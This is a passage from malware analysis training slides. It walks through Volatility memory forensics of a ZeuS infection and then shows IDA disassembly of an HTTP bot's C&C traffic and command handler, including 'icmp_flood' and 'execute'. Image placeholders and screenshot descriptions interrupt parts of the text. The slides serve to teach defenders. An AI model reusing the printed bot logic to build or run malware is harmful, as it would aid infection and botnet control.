0x89611020 lsass.exe           712  656   19   327  2012-02-26 12:07:11
0x896523b0 vmacthlp.exe        868  700    1    25  2012-02-26 12:07:11
0x892c6da0 svchost.exe         880  700   14   188  2012-02-26 12:07:11
0x891662b8 svchost.exe         964  700   10   217  2012-02-26 12:07:11
0x8964e170 svchost.exe        1048 700   58  1156  2012-02-26 12:07:11
0x8951ea38 svchost.exe        1092 700    5    71  2012-02-26 12:07:11
0x8964c8e0 svchost.exe        1124 700   14   203  2012-02-26 12:07:11
0x8915a360 explorer.exe       1748 1712   22   550  2012-02-26 12:07:17
0x895166a8 VMwareTray.exe     1880 1748    2    79  2012-02-26 12:07:18
0x89456020 VMwareUser.exe    1888 1748    7   226  2012-02-26 12:07:18
0x893ffa58 ctfmon.exe         1900 1748    4   102  2012-02-26 12:07:18
0x89150740 vmtoolsd.exe       216  700    4   229  2012-02-26 12:07:19
0x8914c4a8 VMUpgradeHelper   428  700    3    95  2012-02-26 12:07:19
0x89435a20 cmd.exe            1000 1748    2   103  2012-07-07 17:29:06
0x89526020 CaptureBAT.exe    1428 1000    0  ----- 2012-07-07 20:15:43
0x89461bb0 edd94.exe          1476 1748    0  ----- 2012-07-07 20:15:52
0x890f47a8 raruo.exe          1492 1476    0  ----- 2012-07-07 20:15:53
root@bt:~/Volatility# python vol.py -f infected.vmem connscan
Volatile Systems Volatility Framework 2.0
Offset      Local Address          Remote Address          Pid
-----
0x0932a540 192.168.1.100:1033     192.168.1.2:80         1748
```

Step 4 – Embedded exe and api hooks in explorer.exe

The below output shows the inline api hooks and embedded executable in explorer.exe, and also the embedded executable is dumped into a directory (dump) by malfind plugin


```
File Edit View Terminal Help
0x0932a540 192.168.1.100:1033 192.168.1.2:80 1748
root@bt:~/Volatility# python vol.py -f infected.vmem malfind -p 1748 -D dump
Volatility Systems Volatility Framework 2.0
Name Pid Start End Tag Hits Protect
explorer.exe 1748 0x00ba0000 0xba0fff00 VadS 0 PAGE_EXECUTE_READWRITE
Dumped to: dump/explorer.exe.935a360.00ba0000-00ba0fff.dmp
0x00ba0000 b8 35 00 00 00 e9 8b d1 d0 7b 68 6c 02 00 00 e9 .5.....{hl...
0x00ba0010 94 63 d7 7b 8b ff 55 8b ec e9 6c 11 c7 7b 8b ff .c.{..U...l..{..
0x00ba0020 55 8b ec e9 02 08 4e 77 8b ff 55 8b ec e9 13 cd U....Nw..U....
0x00ba0030 4c 77 8b ff 55 8b ec e9 fb 34 4d 77 8b ff 55 8b Lw..U....4Mw..U.
0x00ba0040 ec e9 75 d3 52 77 8b ff 55 8b ec e9 0e da 4b 77 ..u.Rw..U....Kw
0x00ba0050 8b ff 55 8b ec e9 5f ab 4c 77 8b ff 55 8b ec e9 ..U....Lw..U...
0x00ba0060 83 2a 4e 77 8b ff 55 8b ec e9 8c ad 4c 77 8b ff .*Nw..U....Lw..
0x00ba0070 55 8b ec e9 fa 0b 4c 77 8b ff 55 8b ec e9 ae 3d U....Lw..U....=

Disassembly:
00ba0000: b835000000 MOV EAX, 0x35
00ba0005: e98bd1d67b JMP 0x7c90d195 ←
00ba000a: 686c020000 PUSH DWORD 0x26c ←
00ba000f: e99463d77b JMP 0x7c9163a8 ←
00ba0014: 8bff MOV EDI, EDI
00ba0016: 55 PUSH EBP
00ba0017: 8bec MOV EBP, ESP
00ba0019: e96c11c77b JMP 0x7c81118a ←
00ba001e: 8bff MOV EDI, EDI
00ba0020: 55 PUSH EBP

explorer.exe 1748 0x00c50000 0xc76fff00 VadS 0 PAGE_EXECUTE_READWRITE ←
Dumped to: dump/explorer.exe.935a360.00c50000-00c76fff.dmp
0x00c50000 4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 MZ.....
0x00c50010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


Step 5 – Virustotal submission of dumped exe

The virustotal submission confirms the dumped exe to be component of ZeuS bot



Antivirus scan for eda79d295ef...

virustotal.com https://www.virustotal.com/file/def3af6d31ee33cc2922e540ace9fcf3c5989283f22ad1e7065d49d78702bc9f/analysis/1341692891/

Community Statistics Documentation FAQ About Join our community Sign in

Detection ratio: 32 / 42

Analysis date: 2012-07-07 20:28:11 UTC (0 minutes ago)

More details

Antivirus	Result	Update
AhnLab-V3	Trojan.Win32.Zbot	20120707
AntiVir	TR/Spy.ZBot.aogb.5	20120707
Antiy-AVL	-	20120707
Avast	Win32:Zbot-NRC [Trj]	20120707
AVG	Generic_s.BE	20120707
BitDefender	Gen.Variant.Barys.5104	20120707
ByteHero	-	20120704
CAT-QuickHeal	Trojan.PWS.Zbot.Y3	20120707
ClamAV	Trojan.Spy.Zbot-142	20120707
Commtouch	W32/Zbot.BR.gen/Eldorado	20120707

Step 6 – Printing the registry key

Malware creates registry key to survive the reboot

```
root@bt: ~/Volatility
File Edit View Terminal Help
Last updated: 2011-10-31 15:07:20

Subkeys:

Values:
-----
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\default
Key name: Run (S)
Last updated: 2011-10-31 20:28:57

Subkeys:


Values:
-----
Registry: \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
Key name: Run (S)
Last updated: 2012-07-07 20:15:54

Subkeys:

Values:
REG_SZ ctfmon.exe : (S) C:\WINDOWS\system32\ctfmon.exe
REG_SZ {F561587E-5C96-37AB-9701-D0081175F61B} : (S) "C:\Documents and Settings\Administrator\Application Data\I
volxi\raruo.exe"
```

Step 12 – Finding the malicious exe on infected machine

Finding malicious sample (raruo.exe) from infected host and virustotal submission confirms ZeuS(zbot) infection



Antivirus	Result
AhnLab-V3	Spyware/Win32.Zbot
AntiVir	TR/Crypt.XPACK.Gen
Antiy-AVL	Packed/Win32.Katusha.gen
Avast	Win32.Kryptik-IDH [Trj]
AVG	Cryptic.DYR
BitDefender	Gen:Heur.Conjar.11
ByteHero	-
CAT-QuickHeal	TrojanPWS.Zbot.Gen
ClamAV	-
Commtouch	W32/Kazy.H2.gen/Eldorado
Comodo	TrojWare.Win32.Kryptik.ADBJ
DrWeb	Trojan.PWS.Panda.786
Emsisoft	Packed.Win32.Katusha.IIK


ADVANCED MALWARE ANALYSIS

DEMO 2

<http://youtu.be/3bxzvrGf5w8>

Disassembly Example

The below screenshot shows the disassembly of http bot, making connection to the C&C




The screenshot displays the IDA Pro disassembler interface. The main window shows assembly code for a function, likely a network client. The code starts with a call to `InternetConnect` and proceeds to push various parameters for an HTTP POST request, including headers and optional data. The assembly code is as follows:

```
.text:00401450      push     eax                ; hInternet
.text:00401451      call    ds:InternetConnect
.text:00401457      cmp     eax, ebx
.text:00401459      mov     dword_408AEC, eax
.text:0040145E      jz      short loc_4014CB
.text:00401460      push    ebx                ; dwContext
.text:00401461      push    4080000h           ; dwFlags
.text:00401466      push    ebx                ; lpIpszAcceptTypes
.text:00401467      push    offset szReferrer  ; "Fe25de0be9887dbb2ac25dad792fce2a"
.text:0040146C      push    ebx                ; lpszVersion
.text:0040146D      push    [ebp+lpSzObjectName]; lpszObjectName
.text:00401470      push    offset aPost      ; "POST"
.text:00401475      push    eax                ; hConnect
.text:00401476      call    ds:HttpOpenRequestA
.text:0040147C      cmp     eax, ebx
.text:0040147E      mov     dword_408AF0, eax
.text:00401483      jz      short loc_4014CB
.text:00401485      push    [ebp+arg_4]
.text:00401488      lea    eax, [ebp+szHeaders]
.text:0040148E      push    offset aResponseId1; "Response-id: \i\i\r\n"
.text:00401493      push    eax                ; char *
.text:00401494      call   _sprintf
.text:00401499      add     esp, 0Ch
.text:0040149C      lea    eax, [ebp+szHeaders]
.text:004014A2      push    ebx                ; dwModifiers
.text:004014A3      push    0FFFFFFFh         ; dwHeadersLength
.text:004014A5      push    eax                ; lpszHeaders
.text:004014A6      push    dword_408AF0       ; hRequest
.text:004014AC      call   ds:HttpAddRequestHeadersA
.text:004014B2      push    [ebp+dwOptionalLength]; dwOptionalLength
.text:004014B5      push    [ebp+lpOptional]  ; lpOptional
```

Disassembly Example (contd)

The bot send the http request to the C&C




The screenshot shows the IDA Pro disassembler interface. The main window displays assembly code for a function. The code starts with a push of a pointer to a request structure, followed by a call to ds:HttpAddRequestHeadersA. It then pushes several parameters: an optional length, a pointer to optional data, a header length of 0FFFFFFFh, and a pointer to the headers. After pushing these, it calls ds:HttpSendRequestA and tests the return value. If not zero, it jumps to loc_4014C7. The code then branches through several local labels (loc_4014CB, loc_4014D0, loc_4014D2) and finally reaches loc_4014D7, where it compares the number of bytes read against a constant and jumps to loc_4014F0 if less or equal.

```
.text:004014A6      push    dword_408AF0      ; hRequest
.text:004014AC      call   ds:HttpAddRequestHeadersA
.text:004014B2      push    [ebp+dwOptionalLength] ; dwOptionalLength
.text:004014B5      push    [ebp+lpOptional] ; lpOptional
.text:004014B8      push    0FFFFFFFh        ; dwHeadersLength
.text:004014BA      push    ebx                ; lpzHeaders
.text:004014BB      push    dword_408AF0      ; hRequest
.text:004014C1      call   ds:HttpSendRequestA
.text:004014C7      test   eax, eax
.text:004014C9      jnz    short loc_4014D7
.text:004014CB      ; CODE XREF: sub_401400+5E↑j
.text:004014CB      ; sub_401400+83↑j
.text:004014CB      call   sub_4013BE
.text:004014D0      ; CODE XREF: sub_401400+37↑j
.text:004014D0      ; sub_401400+F8↓j
.text:004014D0      xor    eax, eax
.text:004014D2      ; CODE XREF: sub_401400+151↑j
.text:004014D2      ; sub_401400+160↑j
.text:004014D2      pop    edi
.text:004014D3      pop    esi
.text:004014D4      pop    ebx
.text:004014D5      leave
.text:004014D6      retn
.text:004014D7      ; -----
.text:004014D7      ;
.text:004014D7      ;
.text:004014D7      loc_4014D7:                ; CODE XREF: sub_401400+C9↑j
.text:004014D7      cmp    [ebp+dwNumberOfBytesToRead], ebx
.text:004014DA      jle    short loc_4014F0
```


Disassembly Example (contd)

The bot retrieves data from C&C



```
.text:004014C9      jnz     short loc_4014D7
.text:004014CB
.text:004014CB      loc_4014CB:                ; CODE XREF: sub_401400+5E↑j
.text:004014CB                ; sub_401400+83↑j
.text:004014CB      call   sub_4013BE
.text:004014D0
.text:004014D0      loc_4014D0:                ; CODE XREF: sub_401400+37↑j
.text:004014D0                ; sub_401400+F8↓j
.text:004014D0      xor    eax, eax
.text:004014D2
.text:004014D2      loc_4014D2:                ; CODE XREF: sub_401400+151↓j
.text:004014D2                ; sub_401400+160↓j
.text:004014D2      pop    edi
.text:004014D3      pop    esi
.text:004014D4      pop    ebx
.text:004014D5      leave
.text:004014D6      retn
.text:004014D7
.text:004014D7      loc_4014D7:                ; CODE XREF: sub_401400+C9↑j
.text:004014D7      cmp   [ebp+duNumberOfBytesToRead], ebx
.text:004014DA      jle   short loc_4014F0
.text:004014DC      lea  eax, [ebp+dwNumberOfBytesRead]
.text:004014DF      push eax                    ; lpNumberOfBytesRead
.text:004014E0      push [ebp+duNumberOfBytesToRead] ; duNumberOfBytesToRead
.text:004014E3      push esi                    ; lpBuffer
.text:004014E4      push dword_408AF0          ; hFile
.text:004014EA      call ds:InternetReadFile
.text:004014F0
.text:004014F0      loc_4014F0:                ; CODE XREF: sub_401400+0A↑j
.text:004014F0      call sub_4013BE
```


Disassembly Example (contd)

The below screenshot shows some of the supported commands of this http bot

IDA View-A Hex View-A Exports Imports Functions Structures Enums

```
ecx  
short loc_401676
```

```
loc_401676: ; "icmp_flood"  
push offset aIcmp_flood  
push ebx ; char *  
call _strcmp  
pop ecx  
test eax, eax  
pop ecx  
jnz short loc_4016A9
```

```
loc_4016A9: ; "execute"  
push offset aExecute  
push ebx ; char *  
call _strcmp  
pop ecx  
test eax, eax  
pop ecx  
jnz short loc_4016D2
```

100.00% (844,1353) (981,294) 000016AE 004016AE: sub_40157B+133

Disassembly Example (contd)

Bot runs the below code if the received command is "Execute", it creates a process and sends the process id to the C&C server

```
IDA View-A  Hex View-A  Exports  Imports  Functions  Structures  Enums
loc_40137E:
push     ebx
lea     eax, [ebp+Optional]
push    offset aProcessIdI ; "Process id: %i"
push    eax                ; char *
call    _sprintf
add     esp, 0Ch
lea     eax, [ebp+Optional]
push    esi                ; dwNumberOfBytesToRead
push    esi                ; void *
push    eax                ; char *
call    _strlen
pop     ecx
push    eax                ; dwOptionalLength
lea     eax, [ebp+Optional]
push    eax                ; lpoptional
push    [ebp+arg_0]        ; int
push    offset aExecute_php ; "/execute.php"
call    post_function
add     esp, 18h
pop     esi
pop     ebx
leave
retn
sub_40132D endp
```

Reference

- ⑥ [Complete Reference Guide for Reversing & Malware Analysis Training](#)

Thank You !



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